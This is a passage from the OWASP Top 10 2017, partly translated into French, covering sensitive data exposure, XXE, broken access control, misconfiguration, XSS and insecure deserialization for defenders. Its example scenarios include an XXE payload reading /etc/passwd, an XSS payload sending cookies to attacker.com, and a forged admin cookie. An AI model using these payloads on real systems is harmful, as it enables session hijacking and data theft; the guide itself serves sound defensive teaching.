* Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
* Make sure to encrypt all sensitive data at rest.
* Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
* Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
* Disable caching for response that contain sensitive data.
* Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as [Argon2](https://www.cryptolux.org/index.php/Argon2), [scrypt](https://wikipedia.org/wiki/Scrypt), [bcrypt](https://wikipedia.org/wiki/Bcrypt) or [PBKDF2](https://wikipedia.org/wiki/PBKDF2).
* Verify independently the effectiveness of configuration and settings.

## Example Attack Scenarios

**Scenario #1**: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

**Scenario #2**: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

**Scenario #3**: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

## References

* [OWASP Proactive Controls: Protect Data](https://www.owasp.org/index.php/OWASP_Proactive_Controls#7:_Protect_Data)
* [OWASP Application Security Verification Standard]((https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project)): [V7](https://www.owasp.org/index.php/ASVS_V7_Cryptography), [9](https://www.owasp.org/index.php/ASVS_V9_Data_Protection), [10](https://www.owasp.org/index.php/ASVS_V10_Communications)
* [OWASP Cheat Sheet: Transport Layer Protection](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)
* [OWASP Cheat Sheet: User Privacy Protection](https://www.owasp.org/index.php/User_Privacy_Protection_Cheat_Sheet)
* [OWASP Cheat Sheet: Password](https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) and [Cryptographic Storage](https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)
* [OWASP Security Headers Project](https://www.owasp.org/index.php/OWASP_Secure_Headers_Project); [Cheat Sheet: HSTS](https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet)
* [OWASP Testing Guide: Testing for weak cryptography](https://www.owasp.org/index.php/Testing_for_weak_Cryptography)

### External

* [CWE-220: Exposure of sens. information through data queries](https://cwe.mitre.org/data/definitions/220.html)
* [CWE-310: Cryptographic Issues](https://cwe.mitre.org/data/definitions/310.html); [CWE-311: Missing Encryption](https://cwe.mitre.org/data/definitions/311.html)
* [CWE-312: Cleartext Storage of Sensitive Information](https://cwe.mitre.org/data/definitions/312.html)
* [CWE-319: Cleartext Transmission of Sensitive Information](https://cwe.mitre.org/data/definitions/319.html)
* [CWE-326: Weak Encryption](https://cwe.mitre.org/data/definitions/326.html); [CWE-327: Broken/Risky Crypto](https://cwe.mitre.org/data/definitions/327.html)
* [CWE-359: Exposure of Private Information - Privacy Violation](https://cwe.mitre.org/data/definitions/359.html)

# A4:2017 XML External Entities (XXE)

|  |  |  |
| --- | --- | --- |
| Threat agents/Attack vectors | Security Weakness | Impacts |
| Access Lvl : Exploitability 2 | Prevalence 2 : Detectability 3 | Technical 3 : Business |
| Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations. | By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. [SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools) tools can discover this issue by inspecting dependencies and configuration. [DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017. | These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. |

## Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

* The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
* Any of the XML processors in the application or SOAP based web services has [document type definitions (DTDs)](https://en.wikipedia.org/wiki/Document_type_definition) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the [OWASP Cheat Sheet 'XXE Prevention'](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet).
* If the application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
* If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
* Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack

## How To Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

* Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
* Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
* Disable XML external entity and DTD processing in all XML parsers in the application, as per the [OWASP Cheat Sheet 'XXE Prevention'](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet).
* Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
* Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
* SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

## Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

**Scenario #1**: The attacker attempts to extract data from the server:

<?xml version="1.0" encoding="ISO-8859-1"?>  
 <!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
 <foo>&xxe;</foo>

**Scenario #2**: An attacker probes the server's private network by changing the above ENTITY line to:

 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

**Scenario #3**: An attacker attempts a denial-of-service attack by including a potentially endless file:

 <!ENTITY xxe SYSTEM "file:///dev/random" >]>

## References

### OWASP

* [OWASP Application Security Verification Standard](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Testing for XML Injection](https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008))
* [OWASP XXE Vulnerability](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
* [OWASP Cheat Sheet: XXE Prevention](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: XML Security](https://www.owasp.org/index.php/XML_Security_Cheat_Sheet)

### External

* [CWE-611: Improper Restriction of XXE](https://cwe.mitre.org/data/definitions/611.html)
* [Billion Laughs Attack](https://en.wikipedia.org/wiki/Billion_laughs_attack)
* [SAML Security XML External Entity Attack](https://secretsofappsecurity.blogspot.tw/2017/01/saml-security-xml-external-entity-attack.html)
* [Detecting and exploiting XXE in SAML Interfaces](https://web-in-security.blogspot.tw/2014/11/detecting-and-exploiting-xxe-in-saml.html)

# A5:2017 Broken Access Control

|  |  |  |
| --- | --- | --- |
| Facteurs de menace/Vecteurs d'attaque | Vulnérabilité | Impacts |
| Niveau d'accès : Exploitation 2 | Fréquence 2 : Détection 2 | Impact 3 : Métier |
| L'exploitation des contrôles d'accès est une des principales compétences des attaquants. Les outils [SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools) and [DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) peuvent détecter l'absence de contrôles d'accès mais ne peuvent vérifier s'ils sont efficaces quand ils existent. Les contrôles d'accès peuvent être détectés par des tests manuels, leur absence peut être détectée par des contrôles automatiques dans certains frameworks. | Les vulnérabilités de contrôles d'accès surviennent souvent par le manque de détection automatique, et le manque de tests fonctionnels effectifs par les développeurs d'applications. La detection des contrôles d'accès ne se prête pas bien aux tests statiques ou dynamiques. Les tests manuels sont la meilleure méthode de détecter des contrôles d'accès manquant ou défectueux, Ceci inclut mes méthodes HTTP (GET vs PUT, etc), les contrôleurs, les références directes d'objets, etc. | Techniquement parlant, l'impact est qu'un attaquant peut obtenir les droits d'un utilisateur ou d'un administrateur, ou qu'un utilisateur obtienne des droits privilégiés ou qu'il puisse créer, lire ou supprimer tout enregistrement de son choix. L'impact métier est dépendant du niveau de protection nécessité par l'application et ses données. |

## Suis-je vulnérable ?

Les contrôles d'accès appliquent une politique assurant que les utilisateurs respectent leurs permissions. Une faille entraînera généralement des fuites d'informations, des corruptions ou destructions de données, ou permettra des actions en dehors des autorisations de l'utilisateur. Les vulnérabilités de contrôle d'accès consistent généralement :

* A contourner les contrôles d'accès en modifiant l'URL, l'état interne de l'application, ou la page HTML ; ou simplement en utilisant un outil dédié d'attaque d'API.
* A permettre la modification de la clef primaire pour pointer sur l'enregistrement d'un autre utilisateur, donnant ainsi la possibilité de voir ou modifier le compte de quelqu'un d'autre.
* A permettre une élévation de privilège, c'est à dire permettre d'agir comme un utilisateur connecté, ou comme administrateur alors que l'on est connecté comme utilisateur.
* A permettre les manipulations de meta-données, comme le rejeu ou la modification de JSON Web Token (JWT), de cookies ou de champs cachés, afin d'élever les privilèges, ou d'abuser les invalidation JWT.
* A permettre l'accès non-autorisé à des API, par mauvaise configuration CORS.
* A permettre la navigation forcée vers des pages soumises à authentification sans être authentifié, ou à des pages soumise à accès privilégié en étant connecté comme simple utilisateurs. A permettre l'accès à des API sans contrôle pour POST, PUT et DELETE.

## Comment s'en prémunir ?

Les contrôles d'accès ne sont efficaces que s'ils sont appliqués dans du code de confiance côté serveur ou dans des API server-less, là ou un attaquant ne peut pas modifier les vérifications des contrôles ni les meta-données.

* A l'exception des ressources publiques, tout doit être bloqué par défaut.
* Centraliser l'implémentation des mécanismes de contrôle d'accès et les réutiliser dans l'ensemble de l'application. Cela comprend de minimiser l'utilisation de CORS.
* Le modèle de contrôle d'accès doit vérifier l'appartenance des enregistrements, plutôt que de permettre à l'utilisateur de créer, lire, modifier ou supprimer n'importe quel enregistrement.
* Les exigences spécifiques métier de l'application doivent être appliquées par domaines.
* Désactiver le listing de dossier sur le serveur web, et vérifier que les fichier de meta-données (ex: .git) et de sauvegardes ne se trouvent pas dans l'arborescence web.
* Tracer les échecs de contrôles d'accès, les alertes administrateur quand c'est approprié (ex: échecs répétés).
* Limiter la fréquence d'accès aux API et aux contrôleurs d'accès, afin de minimiser les dégats que causeraient des outils d'attaques automatisés.
* Les jetons JWT doivent être invalidés côté serveur après une déconnexion.
* Les développeurs et les testeurs qualité doivent procéder à des tests unitaires et d'intégration sur les fonctionnalités de contrôle d'accès.

## Exemple de scénarii d'attaque

**Scénario #1**: L'application utilise des données non vérifiées dans un appel SQL qui accède aux informations d'un compte :

  pstmt.setString(1, request.getParameter("acct"));  
  ResultSet results = pstmt.executeQuery();

En modifiant simplement le paramètre 'acct' dans le navigateur, un attaquant peut envoyer le numéro de compte qu'il veut. Si ce numéro n'est pas vérifié, l'attaquant peut accéder à n'importe quel compte utilisateur.

http://example.com/app/accountInfo?acct=notmyacct

**Scénario #2**: Un attaquant force le navigateur à visiter des URLs arbitraires. Il faut imposer des droits pour accéder à une page d'administration.

http://example.com/app/getappInfo  
  http://example.com/app/admin\_getappInfo

Si un utilisateur non-authentifié peut accéder à l'une des pages, c'est une faille. Si un non-administrateur peut accéder à une page d'administration, c'est une faille.

## Références

### OWASP

* [OWASP Proactive Controls: Access Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls#6:_Implement_Access_Controls)
* [OWASP Application Security Verification Standard: V4 Access Control](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Authorization Testing](https://www.owasp.org/index.php/Testing_for_Authorization)
* [OWASP Cheat Sheet: Access Control](https://www.owasp.org/index.php/Access_Control_Cheat_Sheet)

### Externes

* [CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')](https://cwe.mitre.org/data/definitions/22.html)
* [CWE-284: Improper Access Control (Authorization)](https://cwe.mitre.org/data/definitions/284.html)
* [CWE-285: Improper Authorization](https://cwe.mitre.org/data/definitions/285.html)
* [CWE-639: Authorization Bypass Through User-Controlled Key](https://cwe.mitre.org/data/definitions/639.html)
* [PortSwigger: Exploiting CORS misconfiguration](https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties)

# A6:2017 Mauvaise configuration de Sécurité

|  |  |  |
| --- | --- | --- |
| Agents de menace/Vecteurs d'attaque | Vulnérabilité de Sécuité | Impacts |
| Niveau d'accès : Exploitation 3 | Fréquence 3 : Détection 3 | Technique 2 : Métier |
| Les attaquants tentent fréquemment d'exploiter des vulnérabilités non corrigées ou d'accéder aux comptes par défaut, aux pages inutilisées, aux fichiers et répertoires non protégés, etc... afin d'obtenir des accès non autorisés et une meilleure connaissance du système visé. | Une mauvaise de configuration de sécurité peut survenir sur l'ensemble des couches protocolaires, dont les services de réseau, la plateforme, le serveur Web, le serveur d'application, la base de données, les frameworks, les codes spécifiques, et les machines virtuelles pré-installées, les conteneurs, et le stockage. Les scanners automatisés sont utiles pour détecter les erreurs de configurations, l'utilisation de comptes ou de configurations par défaut, les services inutiles, les options héritées de configurations précédentes, etc. | De tels défauts ou vulnérabilités fournissent souvent aux attaquants un accès non autorisés à certains données du système, ou à des fonctionnalités. Il arrive parfois que de tels vulnérabilités ou défauts entraînent une compromission complète du système. L'impact métier dépend des exigences de protection sécurité portées par l'application et les données. |

## Suis-je Vulnérable ?

L'application peut être vulnérable si :

* elle n'a pas fait l'objet d'un durcissement sécurité approprié sur l'ensemble des couches protocolaires applicatives, ou si les permissions sont mal configurées sur les services cloud.
* des fonctionnalités inutiles sont activées ou installées (ex. des ports, des services, des pages, des comptes ou des privilèges inutiles).
* les comptes par défaut et leurs mots de passe sont toujours activés et inchangés.
* le traitement des erreurs révèle aux utilisateurs des traces des piles protocolaires ou d'autres messages d'erreur laissant transpirer trop d'informations.
* pour les systèmes à jour ou mis à niveau, les dernières fonctionnalités de sécurité sont désactivées ou ne sont pas configurées de manière sécurisée.
* les paramètres de sécurité dans les serveurs d'application, les frameworks applicatifs (ex. Struts, Spring, ASP.NET), les bibliothèques, les bases de données, etc. ne sont pas paramétrés avec des valeurs correctes du point de vue de la sécurité.
* le serveur n'envoie pas d'en-têtes ou de directives de sécurité, ou s'ils ne sont pas paramétrés avec des valeurs correctes du point de vue de la sécurité.
* La version du logiciel est obsolète ou vulnérable (voir **A9:2017 Utilisation de Composants avec des Vulnérabilités Connues**).

Sans un processus concerté et répétable de configuration de la sécurité des applications, les systèmes courent un risque plus élevé.

## Comment s'en Prémunir

Des processus d'installation sécurisés doivent être mis en œuvre, avec notamment :

* Un processus de durcissement répétable qui permette de déployer rapidement et facilement un autre environnement correctement sécurisé avec une configuration verrouillée. Les environnements de développement, d'assurance qualité et de production doivent tous être configurés de manière identique, avec des droits différents pour chaque environnement. Ce processus devrait être automatisé afin de réduire au minimum les efforts requis pour mettre en place un nouvel environnement sécurisé.
* Une plate-forme minimale sans fonctionnalités, composants, documentation et échantillons inutiles. Supprimez ou n'installez pas les fonctionnalités et frameworks inutilisés.
* Une tâche pour revoir et mettre à jour les configurations appropriées à tous les avis de sécurité, toutes les mises à jour et tous les correctifs dans le cadre du processus de gestion des correctifs (voir **A9:2017 Utilisation de Composants avec des Vulnérabilités Connues**). En particulier, examinez les permissions de stockage dans le Cloud (ex. les permissions des buckets AWS S3).
* Une architecture d'application segmentée qui fournit une séparation efficace et sécurisée entre les composants ou les environnement hébergés, avec de la segmentation, de la mise en conteneurs ou l'utilisation de groupes de sécurité dans le Cloud (ACL).
* L'envoi de directives de sécurité aux clients, par exemple [En-têtes de sécurité] (<https://www.owasp.org/index.php/OWASP_Secure_Headers_Project>).
* Un processus automatisé pour vérifier l'efficacité des configurations et des réglages dans tous les environnements.

## Exemple de Scénario d'Attaque

**Scénario #1** : Le serveur d'application est livré avec des applications classiques qui ne sont pas supprimées du serveur mis en production. Ces mêmes applications ont des failles de sécurité connues que les attaquants utilisent afin de compromettre le serveur. Si l'une de ces applications est la console d'administration, et que les comptes par défaut n'ont pas été modifiés, l'attaquant se connecte avec les mots de passe par défaut et prend la main sur la cible.

**Scénario #2**\*\* : La fonctionnalité de listage des répertoires n'est pas désactivée sur le serveur. Un attaquant découvre qu'il peut simplement lister les répertoires. L'attaquant trouve et télécharge les classes Java compilées, qu'il décompose et fait l'ingéniérie inversée pour visualiser le code. L'attaquant trouve alors un grave défaut dans le contrôle d'accès de l'application.

**Scénario #3**: La configuration du serveur d'application permet de renvoyer aux utilisateurs des messages d'erreur détaillés, par exemple avec des traces des couches protocolaires applicatives. Cela peut ainsi exposer des informations sensibles ou des vulnérabilités sous-jacentes telles que les versions de composants dont on sait qu'elles sont vulnérables.

**Scénario #4**: Un fournisseur de services Cloud (CSP) a positionné des droits de partage par défaut qui sont ouverts sur Internet par d'autres utilisateurs du CSP. Cela permet d'accéder à des données sensibles stockées dans le stockage Cloud.

## Références

### OWASP

* [OWASP Testing Guide: Configuration Management](https://www.owasp.org/index.php/Testing_for_configuration_management)
* [OWASP Testing Guide: Testing for Error Codes](https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006))
* [OWASP Security Headers Project](https://www.owasp.org/index.php/OWASP_Secure_Headers_Project)

Pour des exigences supplémentaires dans ce domaine, voir la Norme de vérification de la sécurité des applications : Application Security Verification Standard [V19 Configuration](https://www.owasp.org/index.php/ASVS_V19_Configuration).

### Externes

* [NIST Guide to General Server Hardening](https://csrc.nist.gov/publications/detail/sp/800-123/final)
* [CWE-2: Environmental Security Flaws](https://cwe.mitre.org/data/definitions/2.html)
* [CWE-16: Configuration](https://cwe.mitre.org/data/definitions/16.html)
* [CWE-388: Error Handling](https://cwe.mitre.org/data/definitions/388.html)
* [CIS Security Configuration Guides/Benchmarks](https://www.cisecurity.org/cis-benchmarks/)
* [Amazon S3 Bucket Discovery and Enumeration](https://blog.websecurify.com/2017/10/aws-s3-bucket-discovery.html)

# A7:2017 Cross-Site Scripting (XSS)

|  |  |  |
| --- | --- | --- |
| Facteurs de Menace/Vecteurs d'Attaque | Vulnérabilités | Impacts |
| Accès Lvl : Exploitation 3 | Fréquence 3 : Détection 3 | Techniques 2 : Métier ? |
| Des outils automatisés permettent de détecter et d'exploiter les trois types de XSS et des frameworks d'exploitation gratuits sont disponibles. | XSS est le deuxième problème le plus fréquent de l'OWASP Top 10 et on le retrouve dans près de 2/3 des applications. Les outils automatisés peuvent trouver automatiquement quelques failles XSS, en particulier dans des technologies matures telles que PHP, JEE / JSP, et ASP.NET. | L'impact de XSS est modéré pour les "XSS basés sur DOM" et les "XSS Réfléchis", et grave pour les "XSS Stockés", avec des exécutions à distance dans le navigateur de la victime, comme du vol de comptes d'accès, de sessions, ou de la distribution de logiciel malveillant à la victime. |

## Suis-je Vulnérable ?

Il y a trois types de XSS, ciblant habituellement les navigateurs de victimes:

* **XSS Réfléchi**: L'application ou l'API copie les entrées utilisateur, sans validation ni contrôle des caractères spéciaux, comme partie intégrante de la sortie HTML. Une attaque réussie permet à l'attaquant d'exécuter du HTML et du JavaScript arbitraire dans le navigateur de la victime. Typiquement, l'utilisateur devra interagir avec un lien malicieux redirigeant vers une page contrôlée par l'attaquant, comme un site web malicieux de type "point d'eau", publicitaire, ou équivalent.
* **XSS Stocké**: L'application ou l'API stocke des entrées utilisateur, ni contrôlées ni assainies, qui seront vues ultérieurement par un autre utilisateur ou un administrateur. Ces XSS stockés sont souvent considérés comme un risque élevé, voire critique.
* **XSS basé sur DOM**: Les environnements JavaScript, les applications monopage, et les APIs qui intègrent dynamiquement à la page, des données contrôlables par l'attaquant, sont vulnérables au XSS basé sur DOM. En règle générale, l'application ne doit pas transmettre de données contrôlables par l'attaquant à des APIs Javascript non sûres.

Les attaques habituelles de type XSS sont le vol de session, la prise de contrôle de compte, le contournement MFA, le remplacement ou le défacement de noeud DOM (comme des fenêtres de connexion-cheval de troie), des attaques du navigateur de l'utilisateur tels que des téléchargements de maliciels, des enregistreurs de frappe et autres attaques du client.

## Comment s'en Prémunir ?

Se protéger des attaques XSS nécessite la séparation des données non sûres du contenu actif du navigateur. Pour cela:

* Utiliser des frameworks avec des techniques automatiques d'échappements XSS par conception, comme les dernières versions de Ruby on Rails et React JS. Regarder les limitations de protection XSS de votre framework et prendre les mesures appropriées pour couvrir les cas non gérés.
* Appliquer des techniques d'échappement aux données des requêtes HTTP non sûres, selon le contexte des sorties HTML dans lequel elles seront insérées (body, attribute, JavaScript, CSS, ou URL). Cela résoudra les vulnérabilités des XSS Réfléchis ou Stockés. L'[Aide-mémoire de l'OWASP 'Prévention des XSS'](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) donne des détails sur les techniques requises d'échappement des données.
* Appliquer un encodage adapté au contexte lors des modifications des documents du navigateur du client est une protection contre les XSS basés sur DOM. Quand cela ne peut être évité, des techniques d'échappement, adaptées au contexte, peuvent être appliquées aux APIs du navigateur comme indiqué dans l'[Aide-mémoire de l'OWASP 'Prévention des XSS basés sur DOM'](https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet).
* Etablir une [Politique de Sécurité du Contenu (CSP)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP) comme mesure de défense-en-profondeur limitant les attaques XSS. Cela sera efficace s'il n'y a pas d'autre vulnérabilité qui permettrait de déposer du code malicieux par insertion de fichier en local (e.x. écrasement par attaque de type "traversée de répertoire" ou via des bibliothèques vulnérables des réseaux de diffusion de contenu (CDN) autorisés).

## Exemple de Scénario d'Attaque

**Scénario #1**: L'application utilise des données non sûres dans la construction du fragment de code HTML sans validation ni technique d'échappement:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

L'attaquant remplace le paramètre ‘CC’ du navigateur par: '><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'

Cette attaque envoie l'ID de session de la victime vers le site web de l'attaquant, lui permettant ainsi de détourner la session active de l'utilisateur.

**Note**: Les attaquants peuvent utiliser XSS pour invalider les défenses automatisées anti Falsification-de-requête-intersite (CSRF) que l'application peut avoir mises en place.

## Références

### OWASP

* [OWASP Contrôles Proactifs: Encoder les Données](https://www.owasp.org/index.php/OWASP_Proactive_Controls#tab=OWASP_Proactive_Controls_2016)
* [OWASP Contrôles Proactifs: Valider les Données](https://www.owasp.org/index.php/OWASP_Proactive_Controls#tab=OWASP_Proactive_Controls_2016)
* [OWASP Standard de Vérification de la Sécurité des Applications: V5](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project)
* [OWASP Guide de Test: Test des XSS Réfléchis](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))
* [OWASP Guide de Test: Test des XSS Stockés](https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002))
* [OWASP Guide de Test: Test des XSS basés sur DOM](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
* [OWASP Aide-Mémoire: Prévention du XSS](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
* [OWASP Aide-Mémoire: Prévention du XSS basé sur DOM](https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet)
* [OWASP Aide-Mémoire: Contournements de Filtres XSS](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
* [OWASP Projet Java Encodeur](https://www.owasp.org/index.php/OWASP_Java_Encoder_Project)

### Externes

* [CWE-79: Neutralisation incorrecte des entrées utilisateurs](https://cwe.mitre.org/data/definitions/79.html)
* [PortSwigger: Modèle d'injection côté Client](https://portswigger.net/kb/issues/00200308_clientsidetemplateinjection)

# A8:2017 Insecure Deserialization

|  |  |  |
| --- | --- | --- |
| Agents de menaces/Vecteurs d'attaques | Vulnérabilité | Impacts |
| Niveau d'accès : Exploitation 1 | Fréquence 2 : Détection 2 | Technique 3 : Métier |
| Il arrive que l'exploitation d'une désérialisation soit difficile car les codes d'exploitation génériques fonctionnent rarement sans une adaptation à l'application ciblée. | Cette vulnérabilité est incluse dans le Top 10 [sur la base d'un questionnaire rempli par des professionnels de la sécurité](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html) et non sur des données quantifiables. Certains outils peuvent détecter des erreurs de désérialisation, mais une assistance humaine est souvent nécessaire pour valider le problème. Il faut s'attendre à une augmentation des défauts de désérialisation trouvés dans les applications à mesure que des outils sont développés pour aider à les identifier et à y remédier. | L'impact des erreurs de désérialisation ne doit pas être sous-estimé. Ces failles peuvent conduire à des attaques d'exécution de code à distance, l'une des attaques les plus graves qui soient. L'impact métier dépend des besoins de protection de l'application et des données. |

## Suis-je vulnérable aux défauts de désérialisation?

Les applications et les API seront vulnérables si elles désérialisent des objets hostiles ou altérés fournis par un attaquant.

Cela peut entraîner deux principaux types d'attaques:

* Attaques liées aux objets et à la structure de données où l'attaquant modifie la logique de l'application ou exécute du code arbitraire. Pour cela, il doit exister des classes dans l'application qui peuvent modifier le comportement pendant ou après la désérialisation.
* Attaques par falsification de données lorsque des structures sérialisées sont utilisées pour du contrôle d'accès et que le contenu est modifié par l'attaquant.

La sérialisation peut être utilisée dans des applications pour:

* Communication distante et inter-processus (RPC/IPC)
* Protocoles connectés, Web services, message brokers
* Mise en cache / Persistance
* Bases de données, serveurs de cache, systèmes de fichiers
* Cookies HTTP, paramètres de formulaire HTML, jetons d'authentification API

## Comment l'empêcher

La seule architecture logicielle sûre est de ne pas accepter les objets sérialisés provenant de sources non fiables ou d'utiliser des supports de sérialisation qui autorisent uniquement les types de données primitifs.

Si ce n'est pas possible, envisagez l'une des solutions suivantes:

* Implémenter des contrôles d'intégrité tels que des signatures numériques sur tous les objets sérialisés pour empêcher la création d'objets dangereux ou la falsification de données.
* Appliquer des contraintes de typage fort lors de la désérialisation avant la création de l'objet car le code attend généralement un ensemble définissable de classes. Des contournements de cette technique ont été démontrés, il est donc déconseillé de se fier uniquement à elle.
* Isoler et exécuter le code qui désérialise dans des environnements à faible privilège lorsque cela est possible.
* Journaliser les exceptions et échecs de désérialisation, par exemple lorsque le type entrant n'est pas le type attendu, ou que la désérialisation génère des exceptions.
* Restreindre ou surveiller la connectivité réseau entrante et sortante des conteneurs ou des serveurs utilisés pour la désérialisation.
* Faire une surveillance des désérialisations, alerter si un utilisateur désérialise constamment.

## Exemples de scénarios d'attaque

**Scenario #1**: Une application React appelle un ensemble de microservices Spring Boot. Sensibles à la programmation fonctionnelle, les développeurs essaient de s'assurer que leur code est immutable. La solution qu'ils ont trouvée consiste à sérialiser l'état de l'utilisateur et à le transmettre à chaque requête. Un attaquant remarque la signature d'objet Java "R00" et utilise [l'outil Java Serial Killer](https://github.com/NetSPI/JavaSerialKiller) pour effectuer une exécution de code à distance sur le serveur d'applications.

**Scenario #2**: Un forum utilise la sérialisation des objets PHP pour enregistrer un cookie, contenant l'ID utilisateur, le rôle, le condensat du mot de passe et les autres attributs de l'utilisateur.

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Un attaquant modifie l'objet sérialisé pour se donner des privilèges d'administrateur:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

## Références

### OWASP

* [OWASP Cheat Sheet: Deserialization](https://www.owasp.org/index.php/Deserialization_Cheat_Sheet)
* [OWASP Proactive Controls: Validate All Inputs](https://www.owasp.org/index.php/OWASP_Proactive_Controls#4:_Validate_All_Inputs)
* [OWASP Application Security Verification Standard: TBA](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](https://speakerdeck.com/pwntester/surviving-the-java-deserialization-apocalypse)
* [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](https://speakerdeck.com/pwntester/friday-the-13th-json-attacks)

### External

* [CWE-502: Deserialization of Untrusted Data](https://cwe.mitre.org/data/definitions/502.html)
* [Java Unmarshaller Security](https://github.com/mbechler/marshalsec)
* [OWASP AppSec Cali 2015: Marshalling Pickles](http://frohoff.github.io/appseccali-marshalling-pickles/)

# A9:2017 Utilisation de Composants avec des Vulnérabilités Connues

|  |  |  |
| --- | --- | --- |
| Facteurs de Menace/Vecteurs d'Attaque | Vulnérabilités | Impacts |
| Accès Lvl : Exploitation 2 | Fréquence 3 : Détection 2 | Techniques 2 : Métier ? |
